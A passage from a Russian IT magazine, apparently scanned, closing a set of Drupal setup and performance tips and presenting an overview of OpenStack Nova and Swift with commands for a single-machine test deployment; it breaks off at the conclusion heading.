Примерно полгода назад разработчики популярной социальной сети открыли доступ к OpenAPI-интерфейсу. Благодаря этому пользователи получают возможность выполнять авторизацию на сторонних сайтах, используя учетную запись «ВКонтакте». Добавить в Drupal поддержку «ВКонтакте OpenAPI» позволяет модуль **VK OpenAPI** (http://drupal.org/project/vk_openapi). Модуль прост в использовании, и с его помощью легко настроить новую систему авторизации. Помимо авторизации VK OpenAPI может добавить к материалам кнопку «Share», позволяющую пользователям делиться понравившимся материалом.


Совет №5: Выбираем продвинутый шаблонизатор

Одним из самых удачных шаблонизаторов для PHP считается **Smarty** (www.smarty.net). Во многих современных CMS используется именно он, и на это есть причины. Главные из них — гибкость, удобство и большие возможности. Увы, по умолчанию в Drupal применяется собственный шаблонизатор, но при желании легко можно подключить и smarty. Для этого необходимо загрузить smarty theme engine для **Drupal** (http://drupal.org/project/smarty) и, собственно, сам Smarty (ссылку ищи выше). После этих нехитрых операций ты получишь возможность создавать темы на базе Smarty. Кстати, почему-то готовых тем не так много, поэтому у тебя есть все шансы стать автором самой красивой и удобной Smarty-темы, на которой будут учиться тысячи пользователей.

Совет №6: С чего начинать создание первой собственной темы для Drupal?

Рано или поздно перед Drupal'ером встает задача по разработке собственной темы оформления. Я бы сказал, что именно на этом этапе 90% новичков принимают фатальное решение: «Drupal не для меня». Отчасти их можно понять, поскольку темизация — одна из самых сложных и непонятных вещей. Нужно приложить усилия, чтобы хорошо освоить данный процесс и применять его в дальнейшем без сучка и задоринки. Чтобы освоение проходило более гладко и понятно, я бы рекомендовал тебе выполнить несколько простых шагов.
1. Чтение мануалов. Если уровень английского позволяет, то знакомиться с темизацией стоит после чтения официальной документации (http://drupal.org/documentation/theme). В ней содержится куча как полезного, так и бесполезного материала. В любом случае, изучив его, ты однозначно поймешь, как работают темы в Drupal и познакомишься с другими нюансами этой области. Вторым обяза-


Сайт проекта Drush


Официальный сайт проекта OpenAtrium

тельным для чтения пунктом будет цикл статей от Романа Архарова, профессионального Drupal-разработчика. Роман написал несколько замечательных статей по Drupal (http://pcmag.ru/solutions/detail.php?ID=37518). Среди них есть и статья про темизацию.

2. Изучение темы Zen. Начать разрабатывать новую тему для Drupal с чистого листа — довольно сложный процесс. Новичку вряд ли хватит сил и терпения завершить его до конца. Для облегчения жизни лучше взять за основу тему **Zen** (http://drupal.org/project/zen). Весь код темы хорошо прокомментирован и работать с ним — одно удовольствие.

Совет №7: Shared хостинг или VPS?

Сам по себе Drupal достаточно шустрый, но стоит обвешать его дополнительными модулями и вывести в свободное плавание, как начинаются проблемы с производительностью. Чтобы Drupal «летал», нужно позаботиться о правильной настройке окружающей его среды. Речь идет, конечно, о web-сервере, СУБД, PHP и так далее. Максимальная производительность возможна лишь при тщательной настройке всех компонентов. К несчастью, получить доступ ко многим настройкам перечисленного ПО на обычном хостинге нельзя. Приходится довольствоваться тем, что предлагает хостер. Чтобы посетители твоего проекта не наблюдали белый экран смерти вместо искомого сайта, я советую тебе не использовать shared-хостинг для размещения более-менее посещаемого ресурса. Лучше потратить немного денег и приобрести VPS, на котором ты будешь хозяином и сможешь сам определять настройки всех серверных компонентов (включая ОС).

Совет №8: Начальная оптимизация

Сразу после установки Drupal нужно приступить к базовой оптимизации. Drupal быстр, но если есть возможность что-то ускорить, ей надо пользоваться. Процесс оптимизации Drupal условно можно разделить на три группы:

1. Базовая. Реализуется средствами движка. Самостоятельно рулить этими параметрами из панели администрирования ты можешь сразу после завершения инсталляции системы.

2. Расширенная. Для Drupal разработаны специальные модули, позволяющие повысить общую производительность системы (например, посредством продвинутого кэширования).

3. Серверная. Под серверной оптимизацией подразумевается настройка серверных компонентов, взаимодействующих с Drupal.

Итак, вначале посмотрим на базовую оптимизацию. В настройках производительности системы (admin/settings/performance) доступно несколько опций, влияющих на быстродействие. Первое, с чего стоит начать оптимизацию, — включение кэша. По умолчанию он отключен и администратору доступно два варианта кэширования: «нормальный» и «агрессивный». Самую большую производительность дает «агрессивный» режим, но не стоит обольщаться. Лучше выбрать «нормальный». Это оптимальный режим для сайта с большим числом зарегистрированных пользователей. Если же сайт малопосещаем, то в таком случае хорошим выбором станет «агрессивный» режим.

Советую обратить внимание на группу настроек «Оптимизация пропускной способности». Она позволяет активировать объединение CSS и JavaScript в единые файлы. Зачем? Дело в том, что многие дополнительные модули тянут с собой css/js файлы. При загрузке очередной страницы происходит обращение к нескольким файлам на сервере. А это, в свою очередь, лишние соединения. Чтобы минимизировать затраты, можно выполнить объединение. В этом случае Drupal создаст единый файл с css/js, который и будет загружаться браузером пользователя.

Удобная кнопка авторизации через «В Контакте»

Совет №9: Серверные компоненты

С самого начала важно понять, что быстродействие Drupal напрямую зависит от настройки компонентов внешней среды. К таковым относятся web-сервер, СУБД и PHP. Если что-то из этого списка работает неэффективно, то ни о какой хорошей производительности не может быть и речи. Настраивать все компоненты можно долго, но я хотел бы обратить твое внимание на самые важные настройки — настройки PHP. Весь Drupal написан сугубо на PHP, поэтому крайне важно позаботиться о настройке этого интерпретатора. В конфигурационном файле PHP есть куча директив, но для Drupal особенно важной будет php_value memory_limit. Как видно из названия, директива отвечает за объем памяти, выделяемой для выполнения сценария. Понятное дело, что чем ее больше, тем лучше. Если говорить конкретно в цифрах, то крайне желательно установить значение больше 32M (то есть больше 32-х мегабайт). Помимо установки объема памяти, не менее важной опцией является max_excecution_time (максимальное время выполнения сценария). Обычно здесь выставляют значение от 30 и выше. Чем больше будет время исполнения сценария, тем меньше ты будешь видеть белый экран смерти.

- **Акселератор для PHP**

Как бы в народе не хвалили PHP за простоту и быстродействие, трудно не согласиться с тем, что этот интерпретатор все равно медленный. Для выполнения каждого сценария интерпретатору PHP необходимо сначала считать и разобрать весь код сценария, затем выполнить его и вернуть результаты. Эта операция проводится постоянно, и на нее тратится самый драгоценный ресурс — время. Для решения этой проблемы были придуманы так называемые php-акселераторы — программы, ускоряющие выполнение php-сценариев. Ускорение достигается за счет кэширования байт-кода



Результаты нагрузочного тестирования

каждого сценария. Для достижения максимальной производительности желательно установить какой-нибудь акселератор. Один из наиболее удачных представителей этого типа программ — eAccelerator (http://www.eaccelerator.net). Он прост в установке и настройке, а также существенно ускоряет реакцию интерпретатора.

- **СУБД**

Чаще всего в качестве СУБД для web-проектов выступает MySQL. Он быстрый, бесплатный, кроссплатформенный и обладает всеми необходимыми функциями. Но по настройке и оптимизации MySQL пишут целые книги, так что я не буду лезть в дебри, а сразу посоветую включить кэширование (в mysql).

Совет №10: Альтернативное кэширование

В вопросе оптимизации пределов не существует. Но в Drupal таких ограничений более, чем достаточно. И одним из таких тормозов является встроенная система кэширования. Она работает хорошо, но для больших проектов ее не хватает. Именно поэтому членами сообщества Drupal была разработана альтернативная система кэширования. Решений подобного рода несколько, но лучшим из них я считаю **cacherouter** (http://drupal.org/project/cacherouter). Проект CR представляет собой модуль для Drupal и реализует хранение кэша в памяти посредством возможностей демона memcached или акселераторов (APC, eAccelerator, XCache). В общем, рекомендовано для больших проектов.

Совет №11: Views вместо своих запросов

Как-то раз мне попался сайт на базе Drupal. В нем во множестве мест были понатыканы sql-запросы. Разработчик использовал их для вывода в блоки различной информации: последние статьи, последние новости и прочее. Способ имеет право на существование, но пользоваться им все же не рекомендуется. Правильнее будет воспользоваться модулем **Views** (http://drupal.org/project/views). Он позволяет создавать различные представления, и, самое главное, делает их эффективно. Тебе не нужно разбираться в структуре БД — даже сложные выборки реально сделать путем применения визуального конструктора. Кроме того, есть возможность управлять кэшированием, создавая очередное представление. При реализации вьюшек для редко изменяемой информации эта возможность будет кстати.



links

- drupal.org — официальный сайт сообщества Drupal: здесь тебя всегда ждет последняя версия CMF, актуальная документация, обширный репозиторий модулей;
- www.drupal.ru — русскоязычное сообщество Drupal: пожалуй, старейший ресурс о Drupal в рунете. Есть активный форум, свежие новости, большое количество людей, готовых оказать первую помощь;
- http://content-management-systems.info/ — отличный русскоязычный ресурс о Drupal: сниппеты, FAQ, статьи о CMF Drupal;
- vr-online.ru — бесплатный электронный журнал для программистов и всех тех, кто интересуется околокомпьютерными вопросами. С недавнего времени на сайте появился раздел, посвященный Drupal. Пока статей немного, но уже есть, что почитать.





Сайт легендарной Убунты построен на Drupal

Совет №12: Drupal.API

Существует заблуждение, что вместо использования API можно отдать предпочтение дедовскому способу — прямому выполнению SQL запросов. Конечно, есть ряд задач, решать которые лучше именно таким способом. Но это скорее исключение. Во всех остальных ситуациях правильнее будет пользоваться Drupal.API. Вызывая документированные функции, разработчик может быть уверен, что его действия не повлекут за собой негативные последствия. К примеру, если для добавления нового пользователя существует специальная функция, то ни в коем случае не стоит показывать понты и делать это запросом. В случаях, когда функции мало, желательно все же сначала посмотреть ее исходник, изучить выполняемые запросы и только затем на их основе составлять собственные.

Совет №13: Нагрузочное тестирование

Вновь созданный проект лучше сразу подвергнуть жесткому тестированию. Хоть трижды закрути все болты и гайки, но шанс, что сайт не выдержит шквала посетителей, есть всегда. Желательно сразу потратить время на нагрузочное тестирование и уже на ранних этапах исключить возможные провалы. Для проведения подобных тестов хорошо себя зарекомендовал сервис http://loadimpact.com. Он предлагает различные тесты для проверки web-проекта на устойчивость к нагрузкам. Тесты есть на любой вкус и кошелек. Для серьезного анализа имеется pro-версия. Она, конечно, стоит денег, но тестов в ней больше, а значит и польза — ощутимей. Не пугайся: если проект поднимается на общественных началах, то хватит и бесплатного варианта. Во всяком случае, ты будешь точно знать, что твой сайт уверенно себя чувствует при заходе на него пятидесяти человек.

Совет №14: Хороший индеец — мертвый индеец

Ни для кого не секрет, что олимп web-серверов уже много лет возглавляет Apache. Это действительно хорошее и качественное ПО, хотя и не слишком быстрое. Apache в связке с Drupal показывает не лучшие результаты и при большом наплыве посетителей становится самым узким местом. Частично победить тормоза позволяет хардкорный тюнинг, но превратить его в гепарда все равно не удастся. Лучше сразу от него отказаться и забыть, как о страшном сне. А чем же тогда пользоваться? Конечно же **nginx** (http://sysoev.ru/nginx)! В настоящее время nginx, пожалуй, самый быстрый web-сервер. Тот же Apache он обходит уже на старте и практически ничем ему не уступает (за исключением количества модулей, которое у nginx пока невелико). Недавно на нашем проекте (http://vr-online.ru) мы решили отказаться от Apache и полностью перешли на nginx. Производительность возросла даже визуально: при открытии страниц создается впечатление, что на генерирование вообще не требуется времени. При использовании Apache об этом можно было только мечтать.

Совет №15: Приручаем nginx

Nginx превосходно подходит для Drupal'овских проектов, но чтобы все четко и правильно работало, нужно уделить время настройке. Тут методом научного тыка не обойтись. Придется пересилить себя и прочитать объемную документацию, а также повторить все полученные знания на практике. Чтобы как-то облегчить себе жизнь, рекомендую скачать конфиг (https://github.com/yhager/nginx_drupal) для nginx, специально созданный для Drupal. Предложенный конфигурационный файл содержит все необходимое для того чтобы Drupal корректно заработал с nginx. Если перечислить возможности, которые отражены в конфигурационном файле, то получится:


- чистые url;
- мультисайтинг;
- повышенное время выполнения fastcgi;
- поддержка boost и так далее.

Совет №16: Готовься к Drupal 7

Не забывай, что разработчики уже давненько трудятся над созданием седьмой версии этого замечательного фреймворка. Совсем недавно вышел первый (на момент написания этих строк) релиз-кандидат, и я бы рекомендовал тебе его потестировать при возможности. В новой ветке реализованы интересные фичи, которых так давно не хватало Drupal'у.

Заключение

Drupal — не самая простая CMS, которую легко настроить в несколько кликов мышкой. Чтобы выжать из него максимум и поднять нетипичный проект, придется повозиться. Точнее — как следует повозиться. Однако после первого успешного проекта Drupal уже не будет казаться таким страшным и странным. Не отступай и не сдавайся! Пробуй, экспериментируй и, я надеюсь, мои drupal'ные советы тебе помогут. Удачи!



Евгений Зобнин zobnin@gmail.com

Облако, открытое для всех

Открытая cloud-инфраструктура OpenStack: обзор и первые впечатления

Не так давно на страницах рубрики syn/ack мы рассматривали открытую систему для создания облачных сервисов Eucalyptus, которая лежит в основе Ubuntu Enterprise Cloud. Сегодня мы поговорим о его главном конкуренте, одним из разработчиков которой выступает агентство NASA, а среди покровителей числятся Intel, AMD, Dell еще два десятка именитых компаний.

Мы привыкли к тому, что все наши приложения, сетевые сервисы и базы данных работают на реальных, осязаемых машинах, которые необходимо покупать, доставлять, выделять площадь для установки, настраивать и следить за работоспособностью. Однако времена меняются и на смену дорогостоящим железным серверам приходят серверы виртуальные, которые гораздо дешевле, удобнее в обслуживании и совершенно не боятся экспериментов и чрезвычайных ситуаций. Спустя несколько секунд после клика по кнопке «купить» наш новенький сервер готов к работе и мы даже не подозреваем о том, как он функционирует, какую часть серверной занимает и сколько выделяет тепла. А также не заботимся о своевременной замене жестких дисков и других компонентов системы. Все это происходит где-то далеко в облаке, скрыто от наших глаз.

Виртуальные серверы получили очень широкое распространение после открытия сервиса Amazon EC2, который стал эталоном для облачных сервисов уровня IaaS (это когда в аренду сдается целая инфраструктура для управления виртуальными серверами, а не выделенная виртуальная машина или приложение). EC2 позволил организациям отказаться от собственных серверных и половины штата системных администраторов в пользу парка удобных в сопровождении удаленных серверов, которые можно использовать для любых нужд, увеличивая количество машин по мере надобности.

Сервис, созданный Amazon, оказался не только удобным в использовании, но и весьма технологичным, так что многие, кто пытался создать облако для своих нужд или конкуренции с Amazon, терпели неудачу. При всей простоте самой идеи, облачный сервис уровня IaaS очень труден в реализации, потому как требует создания умной, самоконтроллируемой инфраструктуры, которая бы умела равномерно распределять нагрузку между физическими машинами, не боялась расширения и была устойчива к сбоям оборудования. Такое было под силу только большим коммерческим организациям, которые просили за свои продукты немалых денег, а тем, кто не мог их заплатить, приходилось довольствоваться тем, что есть: большим количеством разрозненных компонентов, которые нужно собирать вместе и долго тестировать надежность работы получившейся системы.

Eucalyptus стал одним из первых Open Source проектов, нацеленных на создание комплексной инфраструктуры, позволяющей поднять cloud-сервис уровня IaaS не прибегая к дополнительным инструментам. Предлагаемая им инфраструктура действительно удобна, эффективна, устойчива и, что немаловажно, полностью совместима с клиентскими инструментами Amazon EC2. Тем не менее, инфраструктура на основе Eucalyptus оказалась недостаточно масштабируемой, а публичная версия фреймворка сильно урезанной по функциональности. Поэтому совсем скоро на рынке появился проект, призванный решить эти проблемы и, ни много ни мало, стать стандартной открытой платформой.

OpenStack был образован путем слияния двух независимых проектов: «Cloud Files and Cloud Servers», разрабатываемой RockSpace, и «Nebula Cloud Platform», созданной NASA. В результате получилась довольно интересная солянка, разделенная опять же на два почти независимых продукта: OpenStack Nova и OpenStack Swift.


Nova — счетная машина

Главный компонент OpenStack — это Nova (Compute), контроллер, управляющий работой виртуальных машин. Фактически Nova отвечает за все: обрабатывает запросы на создание виртуальных машин, соединяет их с внешним миром, следит за работоспособностью и распределением нагрузки на физические машины и каналы связи, реагирует на сбои и т.д. Nova основана на коде системы NASA **Nebula** (http://nebula.nasa.gov/), написана на языке программирования Python и опирается на протокол обмена сообщениями AMQP.

Система состоит из семи обособленных компонентов:

- контроллер облака (Cloud Controller) следит за состоянием системы и выступает в роли связующего звена всех остальных компонентов системы;
- сервер API (API Server) реализует web-интерфейс, позволяющий управлять контроллером облака;
- контроллер вычислений (Compute Controller) отвечает за запуск виртуальных машин и их связь со всей остальной инфраструктурой;
- хранилище (Object Store) предоставляет сервис хранения данных, совместимый с Amazon S3;
- менеджер аутентификации (Auth Manager) предоставляет сервисы аутентификации и авторизации;
- контроллер томов (Volume Controller) позволяет подключать виртуальные устройства хранения к виртуальным машинам;
- сетевой контроллер (Network Controller) создает виртуальные сети, позволяя виртуальным машинам взаимодействовать друг с другом и внешней сетью;
- планировщик (Scheduler) ответственен за выбор подходящего контроллера вычислений для запуска новой виртуальной машины.

На рисунке хорошо видно, как эти компоненты связаны между собой. Сервер API, контроллер облака и менеджер аутентификации составляют «управляющий центр» облака, который должен работать на выделенной машине. Администратор использует утилиту nova-manage для управления характеристиками всей инфраструктуры и доступом к ней пользователей. Клиенты, желающие использовать облачный сервис, подключаются к серверу API с помощью



Типы облачных сервисов

SaaS — Software as a Service (программное обеспечение в качестве сервиса). Предоставляет потребителю возможность использовать ПО, работающее в облаке. Ярчайший пример: gmail.
PaaS — Platform as a Service (платформа в качестве сервиса). Позволяет потребителю развертывать собственные приложения на подготовленной для этого платформе. В качестве примера можно привести среду Java, работающую удаленно.
IaaS — Infrastructure as a Service (инфраструктура в качестве сервиса). Дает потребителю целую инфраструктуру, позволяющую запускать виртуальные машины, налаживать между ними связь и использовать дисковое пространство.

клиентских утилит Amazon EC2 или их свободного варианта под названием euca2ool из проекта Eucalyptus.
Еще одна выделенная машина отвечает за управление хранилищем данных (Object Store). В состав Nova включена только начальная реализация S3-совместимого хранилища данных, которая может быть использована только для отладки. В реальных же проектах на ее месте должен быть установлен Swift, развивающийся обособленно от Nova.
Еще одна машина — это контроллер томов, позволяющий подключать к виртуальным машинам своего рода внешние накопители данных (виртуальные флэш-брелки). Его присутствие в инфраструктуре совсем не обязательно.
Несколько машин выполняют работу сетевых контроллеров, которые отвечают за распределение IP-адресов между виртуальными машинами и могут выступать в роли шлюза, отделяющего виртуальные машины от остальных сегментов сети. Обычно на один сегмент внутренней виртуальной сети приходится один сетевой контроллер, но это скорее правило, чем требование.
Одна из машин выполняет функции планировщика, который должен следить за контроллерами вычислений и, в случае поступления нового запроса на создание виртуальной машины, выбирать для этой цели наиболее подходящего кандидата (решение о пригодности может быть принято на основе загруженности контроллеров вычислений, количества виртуальных машин, выполняемых на них и других факторов).
Контроллеры вычислений — это основной костяк облачной инфраструктуры OpenStack, обычно их количество намного превосходит количество всех остальных машин сети. Контроллеры вычислений занимаются приемом запросов на создание новой виртуальной машины, ее запуском, слежением за состоянием виртуальных машин, перезапуском и так далее. Чем больше контроллеров вычислений в инфраструктуре, тем больше клиентов может обслуживать сервис.
Обработка пользовательских запросов в такой системе выглядит следующим образом: используя клиентские инструменты, пользователь инициирует запрос на создание виртуальной машины к серверу API. После аутентификации и авторизации пользователя сервер API разбирает запрос и посылает его контроллеру облака, который инициирует три новых запроса: к сетевому контроллеру, к хранилищу и к планировщику. Сетевой контроллер выделяет IP-адрес для новой виртуальной машины и возвращает его контроллеру облака. В сетевом хранилище происходит поиск подходящего образа жесткого диска для будущей виртуальной машины, адрес которого возвращается контроллеру облака.
Теперь, имея все необходимое для создания новой виртуальной машины, контроллер облака посылает запрос планировщику, который выбирает наиболее подходящий контроллер вычислений и отдает ему запрос на создание ВМ. После того, как новая ВМ будет запущена, контроллер облака завершает свою работу и сообщает серверу API об успехе всей операции. Теперь пользователь может подключиться к ВМ, а всю деятельность по поддержанию ее в работоспособном состоянии, выделении дискового пространства, маршрутизации сетевых пакетов и прочую черную работу берет на себя система.
Стоит заметить, что облачная инфраструктура на основе OpenStack получается очень гибкой и управляемой. Компоненты системы полностью обособлены друг от друга и общаются только с помощью отправки асинхронных сообщений или протокола HTTP. Уже настроенная и работающая система легко выдержит любые изменения в своем дизайне и не потребует много времени на переконфигурирование. Кроме того, OpenStack не замкнут сам в себе и везде, где это возможно, использует сторонние продукты. Для его управления можно использовать стандартные клиенты сервиса Amazon EC2, а для запуска виртуальных машин применять наиболее удобные в данном конкретном случае системы виртуализации (на сегодня поддерживаются KVM, UML, XEN, HyperV и qemu).

Swift — безграничное хранилище

Swift (OpenStack Object Storage) — это полностью распределенное, отказоустойчивое высоконадежное хранилище данных, созданное по образу и подобию Amazon S3. Swift почти полностью основан на наработках компании Rackspace.
Система состоит из четырех основных компонентов:

- прокси-сервер (Proxy Server), объединяющий все остальные компоненты системы вместе;
- объектный сервер (Object Server), ответственный за хранение данных;
- контейнерный сервер (Container Server), ответственный за отдачу списка объектов;
- сервер аккаунтинга (Account Server), отдающий листинги контейнеров для конкретного аккаунта.

Типичная Swift-инфраструктура представляет собой кластер, одна из машин которого выполняет функции прокси-сервера, несколько машин работают в качестве контейнерных серверов и серверов аккаунтинга, а все остальные (сотни и тысячи машин) представляют собой контейнерные серверы.



links

- Описание архитектуры Nova: http://nova.openstack.org/nova.concepts.html;
- Руководство администратора Nova: http://nova.openstack.org/adminguide/index.htmll;
- Руководство по созданию Nova-кластера: http://wiki.openstack.org/NovaInstall/MultipleServer;
- Описание архитектуры Swift: http://swift.openstack.org/overview_architecture.html.



info

OpenStack поддерживает гибкие дисковые квоты, пользовательские роли и различные ограничения прав, так что его вполне можно использовать для создания публичных облачных сервисов.




```
j1m@1313:~$ tar -xzf images.tgz
j1m@1313:~$ euca-bundle-image -i images/aki-lucid/image -p kernel --kernel true
Checking image
Tarring image
Encrypting image
Splitting image...
Part: kernel.part.0
Generating manifest /tmp/kernel.manifest.xml
j1m@1313:~$ euca-bundle-image -i images/ari-lucid/image -p ramdisk --ramdisk true
Checking image
Tarring image
Encrypting image
Splitting image...
Part: ramdisk.part.0
Generating manifest /tmp/ramdisk.manifest.xml
j1m@1313:~$
```

Подготавливаем ядро и рамдиск к загрузке в облако


Прокси-сервер поддерживает внешний ReST-ful API, реализованный в рамках протокола HTTP. Поэтому запрос доступа к объектам внутри хранилища выглядит очень наглядно и просто:

```
GET http://swift.host.com/v1/account/container/object
```

Здесь account — это пользовательский аккаунт, container — пространство имен, используемое для классификации данных, а object — непосредственно данные (или, другими словами, файл).
Прокси-сервер использует так называемые кольца (rings) для поиска реального положения данных в кластере. Это своего рода база данных, описывающая то, где на самом деле расположены данные. Она модифицируется при каждой записи новых данных в хранилище, их удаления или выходе узлов из строя. Для аккаунтов, контейнеров и объектов предусмотрены отдельные кольца.
Объектные серверы — наиболее важный компонент Swift-кластера. Они отвечают за хранение и отдачу данных. Любые объекты хранилища в конечном счете оседают на жестких дисках этих серверов, которые записывают данные в обычные файлы, сопровождая их метаданными, записываемыми в расширенные атрибуты файлов (xattr).Надежность хранения данных достигается за счет дублирования сразу на несколько серверов, так что если один из них выйдет из строя, система сможет восстановить данные с другого сервера и вновь продублировать их. По умолчанию система создает три копии каждого объекта, так что в качестве железной составляющей кластера можно использовать даже самые дешевые машины, не снабженные RAID-контроллерами. Один из основных плюсов системы состоит в ее прозрачной масштабируемости. Расширить хранилище можно, просто подключив новый узел к кластеру, а всю остальную работу по его синхронизации с хранилищем возьмет на себя Swift.
Лучше всего этот кластер подходит для хранения таких данных, как образы виртуальных машин (собственно, для этого он и был создан), банки фотографий, электронные письма, бэкапы и тому подобное.

Пробуем

OpenStack — сложная система, для описания установки и использования которой потребовалась бы не одна статья, поэтому мы не будем углубляться в детали, а просто посмотрим, насколько быстро можно развернуть облачный сервис на локальной машине.
С помощью Nova это довольно просто сделать, и нам даже не понадобится помощь Swift, мы просто установим все компоненты системы на одну машину и посмотрим, как они функционируют вместе. В дальнейшем инфраструктуру можно будет расширить до нескольких машин, добавив к ней распределенное хранилище данных, но это тема для отдельной статьи.
Несмотря на свою молодость, Nova и Swift уже успели попасть в официальные репозитории некоторых дистрибутивов, поэтому для установки нужных нам компонентов можно использовать стандартный менеджер пакетов:



Архитектура Nova

```
$ sudo apt-get install rabbitmq-server \
redis-server

$ sudo apt-get install nova-api \
      nova-objectstore nova-compute \
      nova-scheduler nova-network \
      euca2ools unzip
```

Фактически уже после установки система полностью готова к работе, остается только завести учетную запись суперпользователя:

```
$ sudo nova-manage user admin vasya
```

И создать новый проект, в рамках которого мы будем производить все дальнейшие эксперименты:

```
$ sudo nova-manage project create \
      experiments vasya
```

Далее просим систему запаковать данные, необходимые для доступа к проекту, в zip-архив:

```
$ sudo nova-manage project zipfile \
      experiments vasya
```

Теперь эти данные можно использовать, чтобы управлять работой облака с помощью EC2-совместимых инструментов. Для этого распакуем архив и выполним команды, прописанные в файле novarc:

```
j1m@1313:~$ sudo nova-manage user admin vasya
/usr/lib/pymodules/python2.6/nova/db/sqlalchemy/api.py:42: DeprecationWarning: Use of empty requ
est context is deprecated
  DeprecationWarning)
export EC2_ACCESS_KEY=ccf8ca83-8717-40de-aa4c-7fcf7775049a
export EC2_SECRET_KEY=abda15ac-8876-4a40-a969-046603bd6f17
j1m@1313:~$ sudo nova-manage project create experiments vasya
/usr/lib/pymodules/python2.6/nova/db/sqlalchemy/api.py:42: DeprecationWarning: Use of empty requ
est context is deprecated
  DeprecationWarning)
```

Добавляем нового пользователя и создаем проект

Загружаем ядро и рамдиск в облако

```
j1m@1313:~$ euca-upload-bundle -m /tmp/kernel.manifest.xml -b mybucket
Checking bucket: mybucket
Creating bucket: mybucket
Uploading manifest file
Uploading part: kernel.part.0
Uploaded image as mybucket/kernel.manifest.xml
j1m@1313:~$ euca-upload-bundle -m /tmp/ramdisk.manifest.xml -b mybucket
Checking bucket: mybucket
Uploading manifest file
Uploading part: ramdisk.part.0
Uploaded image as mybucket/ramdisk.manifest.xml
j1m@1313:~$
```

```
$ unzip nova.zip
$ . novarc
```

Чтобы протестировать работу сервиса, нам понадобится EC2-образ виртуальной машины.
Минимальный Linux-образ можно получить на сайте Rackspace:

```
$ wget http://c2477062.cdn.cloudfiles.rackspacecloud.
com/images.tgz

Распаковываем:
$ tar -xzf images.tgz
```

Образ необходимо зарегистрировать в облаке, поэтому делаем следующее:

1. Создаем манифесты для ядра и рамдиска:

```
$ euca-bundle-image -i images/aki-lucid/image \
      -p kernel --kernel true
$ euca-bundle-image -i images/ari-lucid/image \
      -p ramdisk --ramdisk true
```

2. Заливаем ядро и рамдиск в облако:

```
$ euca-upload-bundle -m /tmp/kernel.manifest.xml -b
mybucket
$ euca-upload-bundle -m /tmp/ramdisk.manifest.xml -b
mybucket
```

3. Регистрируем ядро и рамдиск:

```
$ euca-register mybucket/kernel.manifest.xml
$ euca-register mybucket/ramdisk.manifest.xml
```

Эти команды должны выдать на экран идентификаторы ядра и рамдиска внутри облака. Их нужно запомнить или скопировать.
4. Подготавливаем образ машины, используя зарегистрированные в прошлом шаге ядро и рамдиск:

```
$ euca-bundle-image -i images/ami-tiny/image -p machine \
      --kernel ID-ядра --ramdisk ID-диска
```

5. Загружаем образ машины в облако:

```
$ euca-upload-bundle -m /tmp/machine.manifest.xml -b
mybucket
```

6. Регистрируем образ машины и запоминаем ее идентификатор:

```
$ euca-register mybucket/machine.manifest.xml
```

Теперь можно запустить виртуальную машину на исполнение, но сначала мы должны получить SSH-ключ для доступа к нашим машинам:

```
$ euca-add-keypair mykey > mykey.priv
$ chmod 600 mykey.priv
```

Запускаем виртуальную машину:

```
$ euca-run-instances ID-машины --kernel ID-ядра \
      --ramdisk ID-рамдиска -k mykey
```

Смотрим состояние машины:

```
$ euca-describe-instances
Проверяем, была ли она корректно запущена:
$ virsh list
Подключаемся к машине по SSH:
$ euca-authorize -P tcp -p 22 default
$ ssh -i mykey.priv root@10.0.0.3
Убиваем машину:
$ uca-terminate-instances ID-машины
```

Заключение

